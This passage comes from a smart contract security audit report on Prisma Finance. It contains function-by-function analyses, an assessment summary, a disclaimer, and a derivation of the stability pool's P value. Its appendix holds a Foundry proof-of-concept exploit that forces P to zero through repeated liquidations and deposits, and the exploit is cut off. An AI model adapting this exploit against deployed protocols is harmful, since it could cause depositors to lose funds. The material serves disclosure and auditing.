- `_price`
  - **Control**: None.
  - **Constraints**: None.
  - **Impact**: The price of the collateral.

Branches and code coverage (including function calls)

Intended branches

- Adds any collateral surplus to the user's surplus balance.
  - □ Test coverage

Negative behavior

- Do not liquidate if the condition `(_ICR ≥ _TCR) || (_TCR ≥ CCR)` is true.
  - ☐ Test coverage
- Do not liquidate if the entire trove cannot be liquidated via SP.
  - ☐ Test coverage

Function call analysis

- `troveManager.getEntireDebtAndColl(_borrower)`
  - **What is controllable?** `_borrower`.
  - **If return value controllable, how is it used and how can it go wrong?** Return values are not controllable.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No reentrancy scenarios.
- `troveManager.movePendingTroveRewardsToActiveBalances(pendingDebtReward, pendingCollReward)`
  - **What is controllable?** N/A.
  - **If return value controllable, how is it used and how can it go wrong?** Return value is not controllable.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No reentrancy scenarios.
- `troveManager.closeTroveByLiquidation(_borrower)`
  - **What is controllable?** `_borrower`.
  - **If return value controllable, how is it used and how can it go wrong?** Return value is not controllable.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No reentrancy scenarios.
- `troveManager.addCollateralSurplus(_borrower, collSurplus)`
  - **What is controllable?** `_borrower`.
  - **If return value controllable, how is it used and how can it go wrong?** Return value is not controllable.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No reentrancy scenarios.

5.9 Module: PriceFeed.sol

Function: `fetchPrice()`

Get the latest price returned from the oracle.

Branches and code coverage (including function calls)

Intended branches

- If `updated < block.timestamp`, get the price from `_fetchPrice` and update the `lastUpdated` variable with current timestamp.
  - ☐ Test coverage
- If `updated ≥ block.timestamp`, get the price by calling the function at signature `sp.signature` on the `sp.collateral` address.
  - ☐ Test coverage

Negative behavior

- If `updated ≥ block.timestamp`, revert if the call to `sp.collateral` is unsuccessful.
  - ☐ Test coverage

Function call analysis

- `sp.collateral.call(abi.encode(sp.signature))`
  - **What is controllable?** N/A.
  - **If return value controllable, how is it used and how can it go wrong?** Return values are not controllable.
  - **What happens if it reverts, reenters, or does other unusual control flow?** The entire function would revert if the external call reverts — no reentrancy scenarios.

Function: `_fetchPrice(uint256 lastPrice)`

Fetches the latest price from Chainlink and Tellor oracles and determines the appropriate price to use based on various conditions.

Branches and code coverage (including function calls)

Intended branches

- If Chainlink is working and the response is not stale, return the last stored price.
  - ☐ Test coverage
- If Chainlink is broken and Tellor is working, switch to Tellor and return the current Tellor price.
  - ☐ Test coverage
- If Chainlink is frozen, try using Tellor and handle different scenarios accordingly:
  - If Tellor is broken too, remember Tellor broke and return the last good price.
  - If Tellor is frozen but otherwise returning valid data, just return the last good

    price (Tellor may need to be tipped to return current data).
  - If Tellor is working, switch to Tellor and return the current Tellor price.
    - □ Test coverage
- If Chainlink's price change is above the maximum allowed, compare it to Tellor's price:
  - If Tellor is broken and both oracles are untrusted, return the last good price.
  - If Tellor is frozen, switch to Tellor and return the last good price.
  - If Tellor is live and both oracles have a similar price, conclude that Chainlink's large price deviation between two consecutive rounds was likely a legitimate market price movement, and continue using Chainlink.
  - If Tellor is live but the oracles differ too much in price, distrust Chainlink, switch to Tellor, and return the current Tellor price.
    - □ Test coverage
- If both oracles are untrusted, handle the situation accordingly:
  - If both oracles are now live, unbroken, and reporting similar prices, assume they are reporting accurately and switch back to Chainlink.
  - Otherwise, return the last good price since both oracles are still untrusted.
    - □ Test coverage
- If using Tellor and Chainlink is frozen, switch to using Tellor and handle the situation accordingly:
  - If both oracles are broken, return the last good price.
  - If Chainlink is broken, remember it and switch to using Tellor.
  - If Tellor is frozen, return the last good price.
  - If Tellor is working, return the current Tellor price.
    - □ Test coverage
- If using Chainlink and Tellor is untrusted, handle the situation accordingly:
  - If Chainlink breaks, and now both oracles are untrusted, return the last good price.
  - If Chainlink is frozen, return the last good price.
  - If both Chainlink and Tellor are live, unbroken, and reporting similar prices, switch back to `chainlinkWorking` and return the current Chainlink price.
  - If Chainlink is live but deviated >50% from its previous price and Tellor is still untrusted, switch to `bothOraclesUntrusted` and return the last good price.
  - Otherwise, if Chainlink is live and deviated <50% from its previous price and Tellor is still untrusted, return the current Chainlink price.
    - □ Test coverage

5.10 Module: PrismaToken.sol

Function: `permit(address owner, address spender, uint256 amount, uint256 deadline, uint8 v, byte[32] r, byte[32] s)`

The permit function allows the owner of tokens to approve a spender to transfer a certain amount until a deadline, using a signature.

Inputs

- `owner`
  - **Control**: Controlled by the user.
  - **Constraints**: N/A.
  - **Impact**: Specifies the address from which the tokens will be deducted.
- `spender`
  - **Control**: Controlled by the user.
  - **Constraints**: N/A.
  - **Impact**: Specifies the address that will be granted the allowance to spend tokens on behalf of the owner.
- `amount`
  - **Control**: Controlled by the user.
  - **Constraints**: Must be less than or equal to the owner's balance.
  - **Impact**: Specifies the amount of tokens the spender will be allowed to spend.
- `deadline`
  - **Control**: Controlled by the user.
  - **Constraints**: Must be a future timestamp.
  - **Impact**: Specifies the time until which the permit message is valid. After this time, the message will not be accepted.
- `v`
  - **Control**: Generated as part of the signature of the off-chain permit message.
  - **Constraints**: Must be a valid part of an ECDSA signature (27 or 28).
  - **Impact**: Part of the signature for the permit message.
- `r`
  - **Control**: Generated as part of the signature of the off-chain permit message.
  - **Constraints**: Must be a valid part of an ECDSA signature.
  - **Impact**: Part of the signature for the permit message.
- `s`
  - **Control**: Generated as part of the signature of the off-chain permit message.

  - **Constraints**: Must be a valid part of an ECDSA signature.
  - **Impact**: Part of the signature for the permit message.

Branches and code coverage (including function calls)

Intended branches

- Successful permit call.
  - □ Test coverage

Negative behavior

- Revert due to expired deadline.
  - □ Negative test
- Revert due to invalid owner signature.
  - □ Negative test
- Fail to do replay attack.
  - □ Negative test

5.11 Module: SortedTroves.sol

Function: `insert(address _id, uint256 _NICR, address _prevId, address _nextId)`

Add a node to the list.

Inputs

- `_id`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: Node's ID.
- `_NICR`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: Node's NICR.
- `_prevId`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: ID of previous node for the insert position.
- `_nextId`

  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: ID of next node for the insert position.

Branches and code coverage (including function calls)

Intended branches

- Insert the node in the correct position.
  ☐ Test coverage

Negative behavior

- Revert if caller is not the trove manager.
  ☐ Test coverage
- Revert if the list already contains the node.
  ☐ Test coverage
- Revert if `_id` is `address(0)`.
  ☐ Test coverage
- Revert if `_NICR` = 0.
  ☐ Test coverage

Function: `reInsert(address _id, uint256 _newNICR, address _prevId, address _nextId)`

Add a node to the list.

Inputs

- `_id`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: Node's ID.
- `_newNICR`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: Node's new NICR.
- `_prevId`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: ID of previous node for the insert position.
- `_nextId`

  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: ID of next node for the insert position

Branches and code coverage (including function calls)

Intended branches

- Reinsert the node in the orrect possition.
  - ☐ Test coverage

Negative behavior

- Revert if caller is not the trove manager.
  - ☐ Test coverage
- Revert if the list does not contain the ID.
  - ☐ Test coverage

Function: `remove(address _id)`

Remove node from the list.

Inputs

- `_id`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: Node's ID.

Branches and code coverage (including function calls)

Intended branches

- Removes the node from the list.
  - ☐ Test coverage

Negative behavior

- Revert if caller is not the trove manager.
  - ☐ Test coverage
- Revert if list does not contain the ID.
  - ☐ Test coverage

5.12 Module: StabilityPool.sol

Function: `claimCollateralGains(address recipient, uint256[] collateralIndexes)`

This is the function used to claim the collateral gained by the user.

Inputs

- `recipient`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: The recipient of the collateral gains.
- `collateralIndexes`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: Array of collateral indexes to claim gains for.

Branches and code coverage (including function calls)

Intended branches

- If gains of collateral are greater than zero, transfer them to the recipient address.
  - ☐ Test coverage

Negative behavior

- If transfer of tokens fail, revert the transaction.
  - ☐ Test coverage

Function: `claimReward(address recipient)`

This function is used by users to claim their rewards.

Inputs

- `recipient`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: The recipient of the rewards.

Branches and code coverage (including function calls)

Intended branches

- The function internally calls `_claimReward`, which will trigger issuance and accrue the collateral gains.
  - □ Test coverage
- The `_claimReward` should update the deposits and snapshot if there are either debt loss, collateral gains, or some claimable rewards for the user.
  - □ Test coverage

Function call analysis

- `treasury.transferAllocatedTokens(msg.sender, recipient, amount)`
  - **What is controllable?** `msg.sender` and `recipient`.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No reentrancy scenarios.

Function: `offset(IERC20 collateral, uint256 _debtToOffset, uint256 _collToAdd)`

Cancel out the specified debt against the debt contained in the stability pool.

Inputs

- `collateral`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: The collateral token used during liquidation to offset.
- `_debtToOffset`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: The debt amount to offset.
- `_collToAdd`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: The total collateral sent to stability pool.

Branches and code coverage (including function calls)

Intended branches

- Return without updating S and P if debt to offset or total debt is zero.
  - □ Test coverage
- Cancel the liquidated debt with the debt in the stability pool.
  - □ Test coverage
- Update S and P values.
  - □ Test coverage

Negative behavior

- Revert if caller is not liquidation manager.
  - □ Test coverage

Function: `provideToSP(uint256 _amount)`

Deposit debt token to the stability pool.

Inputs

- `_amount`
  - **Control**: Fully controlled.
  - **Constraints**: Should be greater than 0.
  - **Impact**: The amount of debt tokens to be deposited to the pool.

Branches and code coverage (including function calls)

Intended branches

- Provide debt tokens to the stability pool, trigger Prisma reward issuance, and accrue deposit collateral gains and rewards tokens.
  - □ Test coverage
- Updates the deposits and snapshots.
  - □ Test coverage

Negative behavior

- Revert if deposits are paused.
  - □ Test coverage
- Revert if amount is equal to zero.
  - □ Test coverage

Function call analysis

- `debtToken.sendToSP(msg.sender, _amount)`
  - **What is controllable?** `msg.sender` and `_amount`.

  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No reentrancy scenarios.

Function: `treasuryClaimReward(address claimant, address None)`

The function can be called from treasury contract's `batchClaimRewards` to claim multiple rewards.

Inputs

- `claimant`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: The address is the caller of `batchClaimRewards` function.

Branches and code coverage (including function calls)

Intended branches

- The function internally calls `_claimReward`, which will trigger issuance and accrue the collateral gains.
  ☐ Test coverage
- The `_claimReward` should update the deposits and snapshot if there are either debt loss, collateral gains, or some claimable rewards for the user.
  ☐ Test coverage.

Function: `withdrawFromSP(uint256 _amount)`

Withdraw tokens from the stability pool.

Inputs

- `_amount`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: The amount of debt tokens to withdraw.

Branches and code coverage (including function calls)

Intended branches

- Withdraw debt tokens from the stability pool, trigger Prisma reward issuance,

and accrue deposit collateral gains and rewards tokens.
  - □ Test coverage
- Updates the deposits and snapshots.
  - □ Test coverage

Function call analysis

- `debtToken.returnFromPool(address(this), msg.sender, debtToWithdraw)`
  - **What is controllable?** `msg.sender` and `debtToWithdraw`.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No reentrancy scenarios.

5.13 Module: TokenLocker.sol

Function: `extendLock(uint256 _amount, uint256 _weeks, uint256 _newWeeks )`

Extend the length of an existing lock.

Inputs

- `_amount`
  - **Control**: Controlled by the user.
  - **Constraints**: Must be larger than zero.
  - **Impact**: Amount of tokens to extend the lock for.
- `_weeks`
  - **Control**: Controlled by the user.
  - **Constraints**: Must be larger than zero and less than `_newWeeks`.
  - **Impact**: The number of weeks for the lock that is being extended.
- `_newWeeks`
  - **Control**: Controlled by the user.
  - **Constraints**: Must be larger than `_weeks`.
  - **Impact**: The number of weeks to extend the lock until.

Branches and code coverage (including function calls)

Intended branches

- Successfully extend the length of an existing lock.
  - □ Test coverage

Negative behavior

- Test when the `msg.sender` is frozen.
  - □ Negative test

Function: `lock(address _account, uint256 _amount, uint256 _weeks)`

Deposit tokens into the contract to create a new lock.

Inputs

- `_account`
  - **Control**: Controlled by the user.
  - **Constraints**: N/A.
  - **Impact**: Address to create a new lock for.
- `_amount`
  - **Control**: Controlled by the user.
  - **Constraints**: Must be a positive value.
  - **Impact**: Amount of tokens to lock.
- `_weeks`
  - **Control**: Controlled by the user.
  - **Constraints**: Must be greater than zero and not exceed `MAX_LOCK_WEEKS`.
  - **Impact**: The number of weeks for the lock.

Branches and code coverage (including function calls)

Intended branches

- Successfully create a new lock.
  - □ Test coverage

Function call analysis

- `lock → lockToken.transferToLocker(msg.sender, _amount * lockToTokenRatio)`
  - **What is controllable?** `_amount * lockToTokenRatio`.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** N/A.

Function: `withdrawExpiredLocks(uint256 _weeks)`

Withdraw tokens from locks that have expired.

Inputs

- `_weeks`
  - **Control**: Controlled by the user.
  - **Constraints**: N/A.
  - **Impact**: Optional number of weeks for the relocking.

Branches and code coverage (including function calls)

Intended branches

- The `_weeks` is zero, and unlocked tokens are greater than zero for `msg.sender`.
  - □ Test coverage
- The `_weeks` is nonzero, and unlocked tokens are greater than zero for `msg.sender`.
  - □ Test coverage

Function call analysis

- `lock → lockToken.transferToLocker(msg.sender, _amount * lockToTokenRatio)`
  - **What is controllable?** N/A.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** N/A.

Function: `withdrawWithPenalty(uint256 amountToWithdraw)`

Pay a penalty to withdraw locked tokens.

Inputs

- `amountToWithdraw`
  - **Control**: Controlled by the user.
  - **Constraints**: Must be less than or equal to the user's total locked amount, considering penalties for early withdrawal.
  - **Impact**: The amount of tokens to withdraw from active locks.

Branches and code coverage (including function calls)

Intended branches

- Successfully withdraw an amount.
  - □ Test coverage

- Successful with maximum withdrawal.
  - □ Test coverage

Negative behavior

- Test when the `msg.sender` is frozen.
  - □ Negative test

5.14 Module: Treasury.sol

Function: `batchClaimRewards(address receiver, address boostDelegate, IRewards[] rewardContracts)`

Claim earned tokens from multiple reward contracts.

Inputs

- `receiver`
  - **Control**: Controlled by the user.
  - **Constraints**: N/A.
  - **Impact**: Address to transfer tokens to.
- `boostDelegate`
  - **Control**: Controlled by the user.
  - **Constraints**: N/A.
  - **Impact**: Address to delegate boost from during this claim.
- `rewardContracts`
  - **Control**: Controlled by the user.
  - **Constraints**: N/A.
  - **Impact**: Array of addresses of registered receiver contracts where the caller has pending rewards to claim.

Branches and code coverage (including function calls)

Intended branches

- Successfully claim tokens.
  - □ Test coverage

Negative behavior

- Reentrancy test.
  - □ Negative test

Function call analysis

- `batchClaimRewards` → `rewardContracts[i].treasuryClaimReward(msg.sender, receiver)`
  - **What is controllable?** `receiver`.
  - **If return value controllable, how is it used and how can it go wrong?** If return value is controllable, the `amount` to be claimed will be controlled.
  - **What happens if it reverts, reenters, or does other unusual control flow?** When it reenters, it would not have a security issue since `pendingRewardFor[msg.sender] = 0;` has been done.

Function: `setBoostDelegationParams(bool isEnabled, uint256 feePct, address callback)`

Enable or disable boost delegation and set boost delegation parameters.

Inputs

- `isEnabled`
  - **Control**: Controlled by the user.
  - **Constraints**: N/A.
  - **Impact**: If boost delegation is enabled.
- `feePct`
  - **Control**: Controlled by the user.
  - **Constraints**: Must be less than or equal to 10,000 or equal with `type(uint16).max`.
  - **Impact**: Fee percent charged when claims are made that delegate to the caller's boost.
- `callback`
  - **Control**: Controlled by the user.
  - **Constraints**: Must be a contract address.
  - **Impact**: Optional contract address to receive a callback each time a claim is made that delegates to the caller's boost.

Branches and code coverage (including function calls)

Intended branches

- Enable boost delegation and set a delegation successfully.
  - ☐ Test coverage
- Disable boost delegation.
  - ☐ Test coverage

Negative behavior

- Test when callback is not a contract address.
  - □ Negative test

Function: `transferAllocatedTokens(address claimant, address receiver, uint256 amount)`

Transfer `prismaToken` tokens previously allocated to the caller.

Inputs

- `claimant`
  - **Control**: Controlled by the user.
  - **Constraints**: N/A.
  - **Impact**: Address that is claiming the tokens.
- `receiver`
  - **Control**: Controlled by the user.
  - **Constraints**: N/A.
  - **Impact**: Address to transfer tokens to.
- `amount`
  - **Control**: Controlled by the user.
  - **Constraints**: Should be larger than zero.
  - **Impact**: Desired amount of tokens to transfer.

Branches and code coverage (including function calls)

Intended branches

- Successfully transfer tokens.
  - □ Test coverage

Negative behavior

- Reentrancy test.
  - □ Negative test

Function call analysis

- `transferAllocatedTokens → _transferAllocated → delegateCallback.getFeePct(account, amount, previousAmount, totalWeekly)`
  - **What is controllable?** `account` and `amount`.
  - **If return value controllable, how is it used and how can it go wrong?** If

return value is controllable, the delegate fee will be controlled.

  - **What happens if it reverts, reenters, or does other unusual control flow?** If it reenters, it would cause no security issue due to `pendingRewardFor[msg.sender] = 0;`.

5.15 Module: TroveManager.sol

Function: `claimCollateral(address _receiver)`

Function to claim remaining collateral from a redemption or from a liquidation with ICR > MCR in recovery mode.

Inputs

- `_receiver`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: The receiver address for the collateral tokens.

Branches and code coverage (including function calls)

Intended branches

- If `surplusBalance` of the caller is greater than zero, transfer the collateral to the `_receiver`.
  - □ Test coverage

Negative behavior

- If `surplusBalance` of the caller is greater than zero, revert the function call.
  - □ Test coverage
- If collateral transfer fails, revert the function call.
  - □ Test coverage

Function call analysis

- `collateralToken.transfer(_receiver, claimableColl)`
  - **What is controllable?** `_receiver`.
  - **If return value controllable, how is it used and how can it go wrong?** Return value is not controllable.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No reentrancy scenarios.

Function: `claimReward(address receiver)`

This function is used by users to claim their rewards.

Inputs

- `receiver`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: The receiver of the rewards.

Branches and code coverage (including function calls)

Intended branches

- The function internally calls `_claimReward`, which will accrue the debt and mint rewards.
  - ☐ Test coverage

Function call analysis

- `treasury.transferAllocatedTokens(msg.sender, receiver, amount)`
  - **What is controllable?** `msg.sender` and `receiver`.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No reentrancy scenarios.

Function: `getCurrentICR(address _borrower, uint256 _price)`

Return the current collateral ratio (ICR) of a given trove.

Inputs

- `_borrower`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: The address of the trove owner.
- `_price`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: Current price of collateral.

Branches and code coverage (including function calls)

Intended branches

- Calculates the cuurent ICR of the trove using `PrismaMath._computeCR`.
  - □ Test coverage
- Return the maximal value for `uint256` if the trove has a debt of zero. Represents "infinite" CR.
  - □ Test coverage

Function: `getEntireDebtAndColl(address _borrower)`

Get the total and pending collateral and debt amounts for a trove.

Inputs

- `_borrower`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: The address of the trove owner.

Branches and code coverage (including function calls)

Intended branches

- Gets the pending collateral and debt rewards and updates the debt with accrued trove interest.
  - □ Test coverage

Function: `getPendingCollAndDebtRewards(address _borrower)`

Get the borrower's pending accumulated collateral and debt rewards earned by their stake.

Inputs

- `_borrower`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: The address of the trove owner.

Branches and code coverage (including function calls)

Intended branches

- If L_collateral and L_debt are greater than snapshot values, calculate the pending collateral and debt rewards.
  - □ Test coverage
- Return 0 if L_collateral and L_debt are unchanged.
  - □ Test coverage
- Return 0 if trove is inactive.
  - □ Test coverage

Function: getTCR(uint256 _price)

Returns the current TCR.

Inputs

- _price
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: Current price of collateral.

Branches and code coverage (including function calls)

Intended branches

- Computes the current TCR based on the given price.
  - □ Test coverage

Function: redeemCollateral(uint256 _debtAmount, address _firstRedemptionHint, address _upperPartialRedemptionHint, address _lowerPartialRedemptionHint, uint256 _partialRedemptionHintNICR, uint256 _maxIterations, uint256 _maxFeePercentage)

This is the function used to redeem the corresponding amount of collateral from as manytTroves as are needed to fill the redemption request.

Inputs

- _debtAmount
  - **Control**: Fully controlled.
  - **Constraints**: Balance of caller should be greater than _debtAmount.
  - **Impact**: The debt amount to be sent to the system.
- _firstRedemptionHint
  - **Control**: Fully controlled.

- **Constraints**: No constraints.
  - **Impact**: Hints at the position of the first trove that will be redeemed from.
- _upperPartialRedemptionHint
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: Hints at the prevId neighbor of the last redeemed trove upon reinsertion, if it is partially redeemed.
- _lowerPartialRedemptionHint
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: Hints at the nextId neighbor of the last redeemed trove upon reinsertion, if it is partially redeemed.
- _partialRedemptionHintNICR
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: Ensures that the transaction will not run out of gas if neither _lowerPartialRedemptionHint nor _upperPartialRedemptionHint are valid anymore.
- _maxIterations
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: The number of troves redeemed from is capped by _maxIterations.
- _maxFeePercentage
  - **Control**: Fully controlled.
  - **Constraints**: _maxFeePercentage ≥ redemptionFeeFloor && _maxFeePercentage ≤ maxRedemptionFee.
  - **Impact**: The borrower has to provide a _maxFeePercentage that they are willing to accept in case of a fee slippage.

Branches and code coverage (including function calls)

Intended branches

- If the provided redemption hint is valid, set current borrower to the given first redemption hint.
  - ☐ Test coverage
- If the provided redemption hint is invalid, find the first trove with ICR >= MCR.
  - ☐ Test coverage
- If _maxIterations is set to a nonzero value, the loop is capped to the provided

value.
  - □ Test coverage
- If `_maxIterations` is set to 0, the value should be ignored.
  - □ Test coverage
- The amount to be redeemed should be capped by the entire debt of the trove minus the liquidation reserve.
  - □ Test coverage
- If the remaining debt is equal to `DEBT_GAS_COMPENSATION`, close the trove.
  - □ Test coverage
- If partial redemption was cancelled (out-of-date hint or new net debt < minimum), do not redeem from the last trove and break out of the loop.
  - □ Test coverage
- Collateral fee should be zero when sunsetting; otherwise, check if the user accepts the fee.
  - □ Test coverage
- If the trove length becomes zero after redemptions, reset the state of the system.
  - □ Test coverage

Negative behavior

- Revert if `_maxFeePercentage` is not in acceptable range.
  - □ Test coverage
- Revert if collateral drawn is zero.
  - □ Test coverage

Function call analysis

- `debtToken.balanceOf(msg.sender)`
  - **What is controllable?** `msg.sender`.
  - **If return value controllable, how is it used and how can it go wrong?** Return value is the balance of caller's `debtToken`.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No reentrancy scenarios.

6 Assessment Results

At the time of our assessment, the reviewed code was not deployed to the Ethereum Mainnet.

During our assessment on the scoped Prisma Finance contracts, we discovered four findings. One critical issue was found. One was of low impact and the remaining findings were informational in nature. Prisma Finance acknowledged all findings and implemented fixes.

6.1 Disclaimer

This assessment does not provide any warranties about finding all possible issues within its scope; in other words, the evaluation results do not guarantee the absence of any subsequent issues. Zellic, of course, also cannot make guarantees about any code added to the project after the version reviewed during our assessment. Furthermore, because a single assessment can never be considered comprehensive, we always recommend multiple independent assessments paired with a bug bounty program.

For each finding, Zellic provides a recommended solution. All code samples in these recommendations are intended to convey how an issue may be resolved (i.e., the idea), but they may not be tested or functional code. These recommendations are not exhaustive, and we encourage our partners to consider them as a starting point for further discussion. We are happy to provide additional guidance and advice as needed.

Finally, the contents of this assessment report are for informational purposes only; do not construe any information in this report as legal, tax, investment, or financial advice. Nothing contained in this report constitutes a solicitation or endorsement of a project by Zellic.

7 Appendix

7.1 Derivation of P

The following information is based off R. Pardoe, "Scalable reward distribution with compounding stakes," Dec. 2020.

Terms

d_i : A given user's ‘DebtToken‘ deposit at liquidation event *i*

Q_i : The debt absorbed by the stability pool from liquidation *i*

D_i : Total ‘DebtToken‘ deposits at liquidation *i*

Let d_0 represent the user's initial stability pool (SP) deposit. After the first liquidation, their new deposit d_0 is given by:

$$d_1 = d_0 - DebtTokenLoss \tag{7.1}$$

Liquidation assigns a ‘DebtToken‘ loss to the deposit proportional to the prior share of total deposits:

$$d_1 = d_0 - Q_1 \frac{d_0}{D_0} \tag{7.2}$$

$$d_1 = d_0 \left(1 - \frac{Q_1}{D_0}\right) \tag{7.3}$$

Since the deposit compounds, the deposit value after the second liquidation is a function of the previous deposit value

$$d_2 = d_1 \left(1 - \frac{Q_2}{D_1}\right) \tag{7.4}$$

and substituting equation (7.2):

$$d_2 = d_0 \left(1 - \frac{Q_2}{D_1}\right) \left(1 - \frac{Q_1}{D_o}\right) \tag{7.5}$$

Similarly,

$$d_3 = d_2 \left(1 - \frac{Q_3}{D_2}\right) \tag{7.6}$$

$$d_3 = d_0 \left(1 - \frac{Q_3}{D_2}\right)\left(1 - \frac{Q_2}{D_1}\right)\left(1 - \frac{Q_1}{D_0}\right) \tag{7.7}$$

And the general case for a compounded deposit is

$$d_n = d_0 \prod_{i=1}^{n} \left(1 - \frac{Q_i}{D_{i-1}}\right) \tag{7.8}$$

For a deposit made between liquidations $[t, t+1]$, which is withdrawn between liquidations $[s, s+1]$, rewards are earned from liquidations $t+1, t+2, \ldots, s$.

A snapshot is taken of the product at liquidation t, and the compounded stake is calculated at liquidation n, with $t < n \leq s$, as this:

$$d_n = d_t \prod_{i=t+1}^{n} \left(1 - \frac{Q_i}{D_{i-1}}\right) = d_t \frac{\prod_{i=1}^{n} \left(1 - \frac{Q_i}{D_{i-1}}\right)}{\prod_{i=1}^{t} \left(1 - \frac{Q_i}{D_{i-1}}\right)} \tag{7.9}$$

This assumes that every multiplicand is nonzero, in other words that $Q_i < D_{i-1}$ for all i.

Labeling the product term P_k, as in $P_k = \prod_{i=1}^{k} \left(1 - \frac{Q_i}{D_{i-1}}\right)$, yields this:

$$d_n = d_t \frac{P_n}{P_t} \tag{7.10}$$

Where P_n is the product at liquidation n and P_t is the snapshot of the product at the time when the user made the deposit.

During its lifetime, a deposit's value evolves from d_t to d_n (formula shown below), where P_t is the snapshot of P taken at the instant the deposit was made.

$$d_n = d_t \frac{P_n}{P_t} \tag{7.11}$$

7.2 Exploit for the finding 3.1

Follow is an exploit written in foundry for the finding explained in 3.1

```
function testPto0Exploit() public{
    //assign addresses and give tokens.
    address depositor = vm.addr(0x8089);
    address alice = vm.addr(0xa11c3);
    address defaulter_1 = vm.addr(0xdef1);
    address defaulter_2 = vm.addr(0xdef2);
    address defaulter_3 = vm.addr(0xdef3);
    vm.startPrank(deployer);
    mockerc20.mint(depositor,10000000 * 1e18);
    mockerc20.mint(defaulter_1,10000 * 1e18);
    mockerc20.mint(defaulter_2,10000 * 1e18);
    mockerc20.mint(defaulter_3,10000 * 1e18);
    vm.stopPrank();

    //A depositor provides debttoken to SP.
    vm.startPrank(depositor);
    mockerc20.approve(address(borroweroperations),100000 * 1e18);
    borroweroperations.openTrove(IERC20(mockerc20),address(depositor),
    1e17,100000 * 1e18,100000 * 1e18,address(0),address(0));

    debttoken.transfer(alice,debttoken.balanceOf(depositor));
    vm.startPrank(alice);
    debttoken.approve(address(stabilitypool),debttoken.balanceOf(alice));
    stabilitypool.provideToSP(10000 * 1e18);
    vm.stopPrank();

    //Attacker creates 3 troves with 3 different addresses.
    vm.startPrank(defaulter_1);
    mockerc20.approve(address(borroweroperations),10000 * 1e18);
    borroweroperations.openTrove(IERC20(mockerc20),address(defaulter_1),
    1e17,93 *
    1e18,97512437810945273432 84,address(depositor),address(depositor));
    vm.stopPrank();

    vm.startPrank(defaulter_2);
    mockerc20.approve(address(borroweroperations),10000 * 1e18);
    borroweroperations.openTrove(IERC20(mockerc20),address(defaulter_2),
    1e17,93 *
    1e18,9751243781094527343284,address(depositor),address(depositor));
    vm.stopPrank();

    vm.startPrank(defaulter_3);
    mockerc20.approve(address(borroweroperations),10000 * 1e18);
    borroweroperations.openTrove(IERC20(mockerc20),address(defaulter_3),
    1e17,93 *
    1e18,9751243781094527343284,address(depositor),address(depositor));
    vm.stopPrank();

    //Price of collateral comes down.
    pricefeed.storePrice(110 * 1e18);

    //Step 1.  Attacker liquidates their first trove.
    liquidationmanager.liquidate(IERC20(mockerc20),defaulter_1);
    console.log("Value of P after first liquidation", stabilitypool.P());
    //Step 2.  Attacker provides debttoken to SP.
    debttoken.transfer(alice,debttoken.balanceOf(depositor));
    vm.startPrank(alice);
    debttoken.approve(address(stabilitypool),debttoken.balanceOf(alice));
    stabilitypool.provideToSP(9999999999999999980000);
    vm.stopPrank();
    //Step 3.  Attacker liquidates their second trove.
    liquidationmanager.liquidate(IERC20(mockerc20),defaulter_2);
    console.log("Value of P after second liquidation", stabilitypool.P());
    //Step 4.  Attacker provides debttoken to SP.
    debttoken.transfer(alice,debttoken.balanceOf(depositor));
    vm.startPrank(alice);
    debttoken.approve(address(stabilitypool),debttoken.balanceOf(alice));
    stabilitypool.provideToSP(9999999999999999980000);
    vm.stopPrank();
    //Step 6.  Attacker liquidates their third trove.
    liquidationmanager.liquidate(IERC20(mockerc20),defaulter_3);
    console.log("Value of P after third liquidation", stabilitypool.P());
    // P here is now 0.
    vm.startPrank(alice);
    console.log("Alice's deposits in stability pool before the
